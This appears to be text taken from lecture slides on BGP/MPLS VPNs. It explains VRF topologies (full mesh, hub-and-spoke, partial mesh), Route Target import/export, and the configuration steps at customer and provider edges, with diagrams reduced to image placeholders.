
Populating VRFs - VPN Full Mesh



Populating VRFs - VPN Hub (X:1) and Spoke (X:2,3,4)




Populating VRFs - VPN partial mesh




Route Target

- ❑ The Route Target concept permits to realize a specific overlay for the VPN-x discussed before. Therefore, permits to define VPN-x topology.
- ❑ It's the VPN/MPLS “way” to tell to a VRF-x to “accept only a subset of MP-iBGP announces”
- ❑ How:
 - ❑ Each VRF transmitting announces, labels (exports) these announces with a configurable ID (Route target) of 64 bit size
 - ❑ Each VRF can receive (import) only announces with a configurable subset of Route Targets

Using the “Route Target”: Example 1



Using the “Route Target”: Example 2




VPN/MPLS configuration


- ❑ Initialization
 - ❑ Configure LSP MPLS (e.g. with LDP) between all PEs
 - ❑ Enable BGP peering for prefixes of type VPNv4 (RD+net_id) between all PEs
- ❑ For each new VPN site
 - ❑ @ client
 - ❑ Notify to ISP the need of another VPN site and the relative topology
 - ❑ Install a CE as enterprise gateway
 - ❑ Configure the default gateway of the CE with the IP address of the access PE
 - ❑ Optional: enable on CE a routing protocol on the CE-PE path (e.g. OSPF)
 - ❑ @ provider
 - ❑ Initialize a new VRF on access PE
 - ❑ Define/Configure the Route Distinguisher
 - ❑ Define/Configure Route Import and Route Export and eventually update the import/export RTs on the other PEs, coherently with the requested topology
 - ❑ Associate the ingress PE interface with the VRF
 - ❑ Enable MP-iBGP on such VRF

Laboratory: BGP/MPLS VPN

